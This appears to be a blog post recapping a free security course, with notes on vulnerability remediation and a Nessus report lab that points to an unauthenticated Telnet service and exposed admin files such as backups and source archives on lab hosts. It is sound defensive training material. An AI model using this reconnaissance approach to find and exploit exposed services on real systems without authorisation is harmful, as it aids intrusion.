- Many organizations address vulnerabilities by IP address
- For example: 1,000 IP addresses x ~25 vulnerabilities per IP = 25,000 issues to address
- This can be daunting
- Because of this we can see why so many companies focus on prioritization
- However, this approach is almost always wrong

Addressing Vulnerabilities: The Correct Way

- Stop focusing on IP addresses and ranges
- Focus on the vulnerabilities
- Instead of 25,000 total vulnerabilities you will be dealing with a few hundred that repeat on multiple systems
- Use automation and address them as groups of issues
- This approach works regardless of the tool you use
- Consider it an "Open Source Technique"
- With this method IANS faculty have addressed over 1 million IP address, all vulnerabilities in less than 3 weeks

Tools also exist which are incredibly valuable but they miss something like business logic. Burp is not free but cheap and easy to use. ZAP is free for example.

Key Takeaways

- Moving from "Can we be hacked?" to "What can we detect?"
- We (finally) have a framework for this with MITRE
- We also have a large number of tools in their infancy to help automate this
- Start by finding gaps. Fill them. Move on.
- Start with the framework

The following lab is not in the video course on Youtube, but for the sake of the topics covered, I decided to switch the last lab.


LAB: Nessus

In this lab we will be looking at a vulnerability report.


However, we will be looking at it in a different way. We will not be looking at the **"Highs and Criticals"**. Instead, we want to focus on the **"Lows and Mediums"**. We are doing this because these are often the vulnerabilities we exploit and are often missed by the organizations we test.


Specifically, look at service headers and files.

To open this lab, start file explorer:




Then, navigate to the tools folder and open the **NessusLab** file:





Name	Date modified	Type	Size
DeepBlueCLI-master	6/14/2024 12:57 PM	File folder	
GraphRunner_Outputs	8/23/2024 7:42 PM	File folder	
IntroClassFiles	6/14/2024 12:50 PM	File folder	
Plum_Reports	8/23/2024 7:42 PM	File folder	
rita-html-report	6/14/2024 12:50 PM	File folder	
200-user-gen	6/14/2024 12:50 PM	Windows Batch File	7 KB
ASA-syslogs	6/14/2024 12:50 PM	Text Document	12,172 KB
bluespawn-06-15-2020-1013-25	6/14/2024 12:50 PM	XML Document	520 KB
bluespawn-06-15-2020-1015-17	6/14/2024 12:50 PM	XML Document	520 KB
BLUESPAWN-client-x64	6/14/2024 12:50 PM	Application	5,283 KB
client.config.yaml	7/11/2024 9:56 PM	YAML File	3 KB
DeepBlueCLI-master	6/14/2024 12:50 PM	Compressed (zipp...	3,959 KB
dsvw.py	6/14/2024 12:50 PM	PY File	20 KB
EntLogs	6/14/2024 12:50 PM	Compressed (zipp...	14,637 KB
GraphRunner_Outputs (1)	8/23/2024 7:41 PM	Compressed (zipp...	29 KB
labupdate_pull	6/14/2024 12:50 PM	Windows Batch File	1 KB
LocalPasswordSpray	6/14/2024 12:50 PM	Windows PowerS...	4 KB
magnitude_1hr	6/14/2024 12:26 PM	Wireshark capture...	26,443 KB
nc.7z	6/14/2024 12:50 PM	7Z File	25 KB
nc	1/4/1998 3:37 AM	Application	58 KB
NessusLab	6/14/2024 12:50 PM	Microsoft Edge H...	2,838 KB
netcommands	6/14/2024 12:50 PM	PNG File	41 KB
README.md	6/14/2024 12:50 PM	MD File	1 KB
SampleReports (1)	8/23/2024 7:41 PM	Compressed (zipp...	1,542 KB
server.config.yaml	7/11/2024 9:56 PM	YAML File	13 KB
smb	6/14/2024 12:50 PM	Windows Batch File	6 KB
Sysmon64	6/14/2024 12:50 PM	Application	2,131 KB
sysmonconfig-export	6/14/2024 12:50 PM	XML Document	112 KB

When the file opens, please focus on service banners and files.



nessus

Report generated by Nessus™

WinLab


Wed, 17 Jun 2020 14:56:43 MDT

TABLE OF CONTENTS

Vulnerabilities by Plugin

- 136420 (1) - Ubuntu 16.04 LTS / 18.04 LTS / 19.10 / 20.04 : firefox vulnerabilities (USN-4353-1)
- 136545 (1) - Ubuntu 16.04 LTS / 18.04 LTS / 19.10 / 20.04 : firefox regression (USN-4353-2)
- 133524 (1) - Ubuntu 16.04 LTS / 18.04 LTS / 19.10 : exiv2 vulnerability (USN-4270-1)
- 133551 (1) - Ubuntu 16.04 LTS / 18.04 LTS / 19.10 : python-reportlab vulnerability (USN-4273-1)
- 133794 (1) - Ubuntu 18.04 LTS / 19.10 : webkit2gtk vulnerabilities (USN-4281-1)
- 133950 (1) - Ubuntu 16.04 LTS / 18.04 LTS / 19.10 : ppp vulnerability (USN-4288-1)
- 134039 (1) - Ubuntu 16.04 LTS / 18.04 LTS : rsync vulnerabilities (USN-4292-1)
- 134442 (1) - Ubuntu 16.04 LTS / 18.04 LTS / 19.10 : firefox vulnerabilities (USN-4299-1)
- 134856 (1) - Ubuntu 16.04 LTS / 18.04 LTS / 19.10 : vim vulnerabilities (USN-4309-1)
- 135029 (1) - Ubuntu 18.04 LTS / 19.10 : linux, linux-aws, linux-azure, linux-azure-5.3, linux-gcp, linux-gcp-5.3, (USN-4313-1)
- 135284 (1) - Ubuntu 16.04 LTS / 18.04 LTS / 19.10 : firefox vulnerabilities (USN-4323-1)
- 135966 (1) - Ubuntu 18.04 LTS : binutils vulnerabilities (USN-4336-1)
- 136172 (1) - Ubuntu 18.04 LTS / 19.10 / 20.04 : webkit2gtk vulnerability (USN-4347-1)
- 136604 (1) - Ubuntu 16.04 LTS / 18.04 LTS : file regression (USN-3911-2)
- 136606 (1) - Ubuntu 18.04 LTS : iproute2 vulnerability (USN-4357-1)
- 136607 (1) - Ubuntu 16.04 LTS / 18.04 LTS / 19.10 / 20.04 : libexif vulnerabilities (USN-4358-1)

Now, we are going to have you hunt for **"Low and Medium"** Vulnerabilities that need to be addressed. Below is the Telnet server that has issues. Notice that it is a prompt. This means there is no authentication to access this server.



CVSS Base Score

5.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N)

Plugin Information

Published: 2009/10/27, Modified: 2020/06/12

Plugin Output

10.55.100.117 (tcp/23)

```
Nessus collected the following banner from the remote Telnet server :

------------------------------ snip ------------------------------
configterm#

------------------------------ snip ------------------------------
```

10.55.100.119 (tcp/23/telnet)


```
Nessus collected the following banner from the remote Telnet server :

------------------------------ snip ------------------------------
Welcome to the config terminal. Please authenticate.

------------------------------ snip ------------------------------
```

10.55.100.125 (tcp/23)

```
Nessus collected the following banner from the remote Telnet server :

------------------------------ snip ------------------------------
Welcome to the config terminal. Please authenticate.

------------------------------ snip ------------------------------
```


Note that two of the servers require authentication and one does not.

Check out the office files shown with the web server sitemap:




10.55.100.119 (tcp/80/www)

```
The following sitemap was created from crawling linkable content on the target host :

- http://10.55.100.119/
- http://10.55.100.119/admin/
- http://10.55.100.119/admin/installguide.pdf
- http://10.55.100.119/admin/sourcecode.tar
- http://10.55.100.119/admin/telnet

Attached is a copy of the sitemap file.
```



10.55.100.125 (tcp/80/www)

```
The following sitemap was created from crawling linkable content on the target host :

- http://10.55.100.125/
- http://10.55.100.125/admin/
- http://10.55.100.125/admin/backup.bak
- http://10.55.100.125/admin/telnet

Attached is a copy of the sitemap file.
```



10.55.182.1 (tcp/80/www)

```
The following sitemap was created from crawling linkable content on the target host :

- http://10.55.182.1/

Attached is a copy of the sitemap file.
```

Closing thoughts

This video series was very important. Based on the webcast, I can confidently say that John is an exceptional teacher. Learning from someone at the top of their field, **for free**, was an incredible experience. John's closing thought, “At Antisyphon Training we wanted to change the game and we did it”, beautifully captures their mission.
This *pay-what-you-can* modality, helps everyone in the community and the value John delivers is extraordinary, with a truly **exceptional signal-to-noise** ratio.

I want to personally thank John Strand for being an incredible tutor. Though I've only experienced his teaching through YouTube, his caring nature, enthusiasm, and empathy shine through in every lesson. His approach to education makes complex security concepts accessible to everyone.

Thanks for reading this far, see you next time!